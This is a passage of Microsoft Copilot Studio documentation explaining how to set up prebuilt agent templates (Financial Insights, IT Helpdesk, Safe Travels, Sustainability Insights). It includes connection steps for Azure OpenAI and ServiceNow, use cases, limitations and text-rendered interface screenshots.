
Note

For best results, we recommend you add a financial news website as a knowledge source.

2. Select **Create**.

Configure the Query your repository topic

1. After you create your agent, select **Topics** at the top of the page, select **All**, and select **Query your repository**.




2. Go to the *Check financial news* node and select **Edit** under **Data sources**.
 - a. Turn on **Search only selected sources**.
 - b. Select the financial news knowledge source you added.
 - c. Select **Save**.
3. Go to the *Check regulatory filings* node and select **Edit**.
 - a. Turn on **Search only selected sources**.
 - b. Select the regulatory filings knowledge source.
 - c. Select **Save**.

If you would like to use the *financial document analysis skill for agents (preview)* Azure Marketplace solution (recommended for better performance), follow these steps.


Alternatively, you can add other document-based knowledge sources available in Copilot studio. See [Add a knowledge source](#).

1. In the **Create generative answers properties** pane, expand **Classic data**.
 - a. Scroll down to **Azure OpenAI Services on your Data**, select **Add Connection**, then select **Manage Connections in Power Apps**.



A new browser tab opens, showing **Connections** in Power Apps (might require sign-in).

- a. Select **Create a connection**.
- b. In the search field at the top of the page, type "OpenAI," and then select **Azure OpenAI (preview)**.



c. Complete the connection properties for your Azure OpenAI Deployment.

- i. Enter the name of your Azure OpenAI resource.
- ii. Paste the Azure OpenAI API key for your Azure OpenAI resource.
- iii. Paste the Azure Cognitive Search endpoint URL that contains your index.
- iv. Add the AI Search API key. Copy the Primary admin key. You can get the AI Search API key from the Azure portal for your Azure OpenAI resource.
- v. Select **Create**.

You can now go back to Copilot Studio and select your new Azure OpenAI connection.

▼ Classic data

Data sources

Choose up to 4 public websites and 4 Microsoft internal sites for your bot to use to create dynamic, generative answers.

Search public data ⓘ

Search public websites ▼

Public websites ⓘ

Manual input ▼

Enter text

+

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

SharePoint ⓘ

Manual input ▼

Enter text

+

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

Azure OpenAI Services on your data

Add a connection from Azure OpenAI as a data source.

+ Add connection

Connection properties

Select a connection

×

Models shown below are connections available for use in this environment.

[Manage connections in Power Apps](#)

Azure OpenAI

2. Select Connection properties.

✓ Classic data

Data sources

Choose up to 4 public websites and 4 Microsoft internal sites for your bot to use to create dynamic, generative answers.

Search public data ⓘ

Search public websites ▾

Public websites ⓘ

Manual input ▾

Enter text

+

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

SharePoint ⓘ

Manual input ▾

Enter text

+

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

Azure OpenAI Services on your data

Add a connection from Azure OpenAI as a data source.

 Azure OpenAI ⋮

Connection properties

3. Under the **General** tab, enter your connection configuration properties.

← Azure OpenAI on your data ×

Connection properties

General Model data

Configuration

Deployment * ⓘ

Enter or select a value >

Api version * ⓘ Manual input ▾

2023-06-01-preview ▾

Maximum tokens in response ⓘ

1000 >

Temperature ⓘ

0 >

Top P ⓘ

1 >

Stop sequence ⓘ Manual input ▾

Enter text

+

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

4. On the **Model Data** Tab, under **Data sources**, select **Add**.
 - a. Enter the index name of the Azure AI Search created by your financial document analysis skill for agents, Azure Marketplace deployment.
 - b. Enter "simple" for the Query Type.
 - c. Enter "true" for the **Limit responses to your data content**.

Index data column mapping

Data sources *

Index name *

 >

Title ⓘ

 >

URL ⓘ

 >

File name ⓘ

 >

Content data ⓘ

Manual input ▾

 +

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation.

Vector data ⓘ

Manual input ▾

 +

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation.

Embedding deployment name ⓘ

 >

Semantic search configuration ⓘ

 >

Query type

Manual input ▾

 ▾

System message

 >

Limit responses to your data content

 >

d. Close the **Properties** tab and select **Save**.

Test and publish your new Financial Insights agent

1. Test your agent in Copilot Studio.
2. Publish your agent when ready.
3. [Connect your agent to the Microsoft Teams channel](#) and test it.

Limitations

- The agent doesn't provide financial advice or financial forecasts. The answers provided are based on the configured financial knowledge sources or general financial knowledge and don't reflect the opinions of Microsoft.
- The agent is designed to answer one question at a time, so we recommend asking multiple questions separately.
- Although the agent is designed to prevent the output of harmful content, it can sometimes make mistakes.
- The agent makes use of generative AI technology which can make mistakes. There's a disclaimer added to the output reminding users to check for accuracy before making financial decisions. You can edit this as needed to align with your organization's policies, but we don't recommend removing it
- The agent relies on the use of AI services and its output might be incorrect. Customers are responsible for conducting appropriate due diligence of AI-generated content before making any financial decision.
- The agent isn't intended for personal use or individual finances.

IT Helpdesk

Publisher: Microsoft

An agent built from the *IT Helpdesk* agent uses your organization's knowledge base to enhance operational efficiency, improve employee satisfaction, and optimize resource utilization in helpdesk scenarios. Whether you're an employee seeking assistance or a support agent managing inquiries, this intelligent companion is here to assist. Engage in conversations about technical issues and receive smart recommendations crafted directly from your organization's knowledge base to resolve problems. If the agent doesn't have the specific answer, it can help you create a ServiceNow ticket to escalate the issue. After creating the ticket, you can use the agent to view details and statuses, enabling you to keep track of your inquiries.

ⓘ Note

Managed agents and agent templates are currently available in English only and should be limited to internal use within your organization.


Watch this video to get an overview of how to use an IT Helpdesk agent:

<https://learn-video.azurefd.net/vod/player?id=42d8a595-ca0c-4a03-b6e8-6c79ea6ce9ea&locale=en-us&embedUrl=%2Fmicrosoft-copilot-studio%2Ftemplate-it-helpdesk> 

Prerequisites

- A license for Copilot Studio (for your makers)
 - More information: [Get access to Copilot Studio](#)
 - If you don't have experience creating agents, see [Quickstart: Create and deploy a Copilot Studio agent](#)
- Copilot Studio message capacity
- ServiceNow connection and access to an instance with the knowledge base plugin enabled

Integrate with ServiceNow during installation



In the settings of your agent, you can connect your data from ServiceNow in the **Connect your data** section. You need your user credentials and the URL of the ServiceNow instance that you want to connect to your agent.

The screenshot shows a 'Connection setup' dialog box with a red border. At the top, there is a red header bar with a power icon and the text 'ServiceNow'. Below the header, there are four required fields, each marked with an asterisk and a help icon (i):

- * Authentication Type**: A dropdown menu with 'Use OAuth2' selected.
- * Instance Name**: A text box containing 'The instance name used to identify the ServiceNow Site URI'.
- * Client Id**: A text box containing 'The ID used to identify this application with the service provider'.
- * Client secret**: A text box containing 'The shared secret used to authenticate this application with the service provider'.

Below the fields is a 'Sign in' button. At the bottom right of the dialog are 'Confirm' and 'Close' buttons.

Capabilities

Employees can use IT Helpdesk to troubleshoot technical issues they encounter with their devices or software. The agent provides instructions to resolve common problems based on your organization's existing knowledge articles hosted in ServiceNow, or ones that you add.

If the agent is unable to resolve an issue, it can help the user create a ServiceNow ticket to escalate the problem to the IT support team. Users can also use the agent to check the status of their tickets.

The IT Helpdesk agent integrates with ServiceNow to return information about created tickets so that users can track their open cases.

Use cases

An employee has a general question about a particular subject. Instead of searching through various documentation or contacting multiple departments, they can use the agent to ask their question using natural language. The agent, with its built-in knowledge base and

conversational capabilities, can understand the context of the question and provide a relevant response.

If the agent can't surface relevant information, it can assist an employee with creating a ServiceNow ticket to escalate their issue to the correct support team.

An employee can use IT Helpdesk to search for ServiceNow tickets submitted through the interface by supplying the ticket ID. Alternatively, an employee can use the agent to see all ServiceNow tickets, submitted through the interface, conveniently listed with relevant information.

Extension opportunities

If you would like your agent to escalate the conversation to a customer support representative when IT Helpdesk is unable to provide a solution, you can [configure an engagement hub](#). The agent can provide the customer support representative with a summary of the issue and any relevant information gathered during the conversation.

With the help of agent extensions, the agent can generate reports on ticket volumes, response times, and other key metrics to help IT managers identify trends and make informed decisions about resource allocation and process improvement.

IT Helpdesk can provide self-service options for common tasks, such as password resets or software installations, allowing users to resolve issues quickly without the need for human intervention.

Limitations

AI-generated content can have mistakes, so don't forget to make sure it's accurate and appropriate. Review the [Supplemental Terms](#) [↗](#).

Safe Travels

Article • 05/16/2025

Publisher: Microsoft

An agent built from the *Safe Travels* agent template is a Business-to-Employee (B2E) agent designed to provide employees of a company with travel assistance. This agent helps ensure employees are well-prepared and informed for their next work trip. This agent uses natural language processing to offer a conversational interface, making it easy and intuitive for employees to access the information they need. However, the default website used by the agent currently only covers US travel destinations. You can replace the default website with your own knowledge source.

ⓘ Note

Prebuilt agents are currently available in English only and should be limited to internal use within your organization.

Watch this video to get an overview of how to use the Safe Travels agent:

<https://learn-video.azurefd.net/vod/player?id=a68fa205-31d8-463c-b84c-e5b48f208941&locale=en-us&embedUrl=%2Fmicrosoft-copilot-studio%2Ftemplate-safe-travels> ↗


Prerequisite

Organization knowledge base containing travel advisory information similar to the default <https://travel.state.gov/> ↗ site that is provided in the agent.

Installation

When using this agent, you're equipped with some default travel sites. If you want to add more data, you can do so from the **Knowledge** page of the agent.

Open your agent in Copilot Studio and select **Knowledge** at the top of the page.



Use cases

- Employees planning an international trip can use the agent to review the specific travel documentation required, such as passports or visas, ensuring they have everything they need before departure.
- Employees can use the agent to access health and safety guidelines—including information on vaccinations, local health risks, and consulate contact details—before traveling to a new destination.
- If there's an emergency while traveling, employees can quickly access emergency assistance details for their destination, including contact information for local emergency services and the nearest US consulate.

Extension opportunities

- Integrating the company's travel data into agent would provide easy access to reservations directly through the agent interface.
- Extending the agent with information on local emergency services and company resources would allow employees to quickly connect with emergency assistance while traveling.
- Integrating the agent with a company's travel booking systems and experiences would streamline the approval process for employee travel. This integration allows employees to easily submit travel requests and receive approval through the agent interface.

- Employees can use the agent to see any language assistance available from the company's knowledge base before their trip, helping them prepare for potential language barriers.
- Employees can access local recommendations for restaurants, attractions, and activities at their destination using recommendations straight from the company's knowledge base.
- Before they travel, employees can learn about the cultural norms and customs of their destination, ensuring they're respectful and informed during their travels.

Limitations

AI-generated content can have mistakes, so don't forget to make sure it's accurate and appropriate. Review the [Supplemental Terms](#) .

Sustainability Insights

Summarize this article for me

Publisher: Microsoft

An agent built from the *Sustainability Insights* agent template helps you uncover insights and data about your company's sustainability goals and progress. You can also compare your company's sustainability efforts year over year and to that of other organizations, while also providing general knowledge around sustainability.

Sustainability Insights comes with prebuilt topics and messages that can jump-start the process of creating your own sustainability agent.

ⓘ Note

Managed agents and agent templates are currently available in English only and should be limited to internal use within your organization.

Prerequisites

- Copilot Studio account
- Source of information on sustainability progress (for example, internal documents, websites)
- Optional: Links to other organizations' public sources on sustainability for comparison

Set up your agent

Follow these steps to set up your agent based on Sustainability Insights.

1. On the **Agents** page, under **Start with an agent template**, select **Sustainability Insights**.
2. Update the agent name, description, and instructions for your new agent. You can also change the icon and primary language for your agent. Select **Create**.
3. Replace the default knowledge sources with links to your organization's sources on sustainability. These sources can include sustainability reports (including multiple years of reporting), corporate responsibility portals, or any other relevant information.
4. Fine-tune your agent by adding or updating required topics and updating the messages as required in the prebuilt topics.

5. Select **Test**. Validate the agent responses against the data present in the knowledge sources.
6. To publish your agent, select **Publish**.

Use cases

The specific use cases and questions that the agent can address depend on the knowledge source you use. However, the agent is designed to:

- Answer questions about sustainability progress and efforts.

Sample messages include queries like "**What is our total greenhouse gas emissions?**", "**What are our scope 1 emissions?**", and "**Who is our Chief Sustainability Officer?**"

- Compare year-over-year results.

Queries can include, "**What were our greenhouse gas emissions in 2023 compared to 2022?**"

- Benchmark with other organizations.

Users can also ask questions such as, "**How do our scope 1 emissions compare to that of [other organization]?**"

ⓘ Note

An agent built from this agent template might ask if you want to compare reports across two companies or compare reports year-over-year for a single company. The answer to this question helps the agent distinguish between the second and third use cases. The agent includes built-in quick replies to help the user with responses.

Configure the Compare topic to benchmark with other organizations

This agent has a predefined pattern for comparing data across different companies from their respective data sources.

- Set organizational variables in the *Conversation Start* topic with the companies' name, such as your company and the company you want to compare or benchmark with (for example, an industry peer or supplier).

Variables: `OrganizationName` (your company), `OrganizationToCompare` (company for comparison purposes)

The agent uses these variables in messages and as part of generative AI queries to ensure the data being retrieved across data sources is for that particular company.

- Configure the knowledge sources for both `OrganizationName` and `OrganizationToCompare`.

ⓘ **Note**


For best results, ensure your knowledge sources have overlapping data points and similar information to your organization's source so the agent can perform effective comparisons.

A three-step pattern performs the comparison:

1. Retrieve sustainability data in question for `OrganizationName` [CompareQuery1].
2. Retrieve sustainability data in question for `OrganizationToCompare` [CompareQuery2].
3. Mark the retrieved datasets as custom data and perform a comparison between them, returning the result to the user.

ⓘ **Note**

This pattern results in an effective way to produce comparison results. However, the ability to compare specific data points is only as good as the data sources provided. If an `OrganizationToCompare` doesn't list their *Scope 1* emissions for a particular year, while `OrganizationName` does, then doing such a comparison doesn't work.



Example: Inquiring about fugitive emissions

Hello, I'm Sustainability Insights - cc, a virtual assistant. I can provide insights into your organization's sustainability efforts, as well as provide general facts on sustainability. Just so you're aware, I sometimes use AI to answer your questions.

Note: You can now customize this Copilot's topics and knowledge for your own needs. For more information about this template and how to modify it, visit the [template documentation](#) .

3 minutes ago

What are fugitive emissions?

What is Microsoft doing about sustainability?

Compare reports

Ask a question or describe what you need

0/2000



What are fugitive emissions?

Just now

Fugitive emissions refer to the release of gases or vapors from pressurized equipment due to leaks and other unintended or irregular releases of gases, usually from industrial activities. These emissions can occur from various sources such as valves, pipe connections, seals, and other equipment. They are often difficult to detect and control, making them a significant concern for environmental sustainability efforts. Reducing fugitive emissions is crucial for minimizing the impact on air quality and mitigating climate change.

AI-generated content may be incorrect

Just now |  

Ask a question or describe what you need

0/2000



Example: Inquiring about what Microsoft is doing about sustainability

What is Microsoft doing about sustainability?

Just now

Microsoft's Sustainability Initiatives and Actions

Microsoft is actively contributing to sustainability through various initiatives and actions aimed at achieving the UN Sustainable Development Goals (SDGs). Here are some key efforts:

Environmental Sustainability

- **Hazardous Substances Reduction:** Implemented proactive policies to minimize hazardous substances in manufacturing operations, products, and packaging .
- **Water Management:** Ensured appropriate testing and availability of safe drinking water at factories, supported heightened environmental standards related to water usage, and protected water-use ecosystems through wastewater treatment, spill prevention, and chemical management .
- **Energy Efficiency:** Deployed a "smart building" system at a major supplier using Azure and IoT technologies to

Ask a question or describe what you need

0/2000  

Extension opportunities

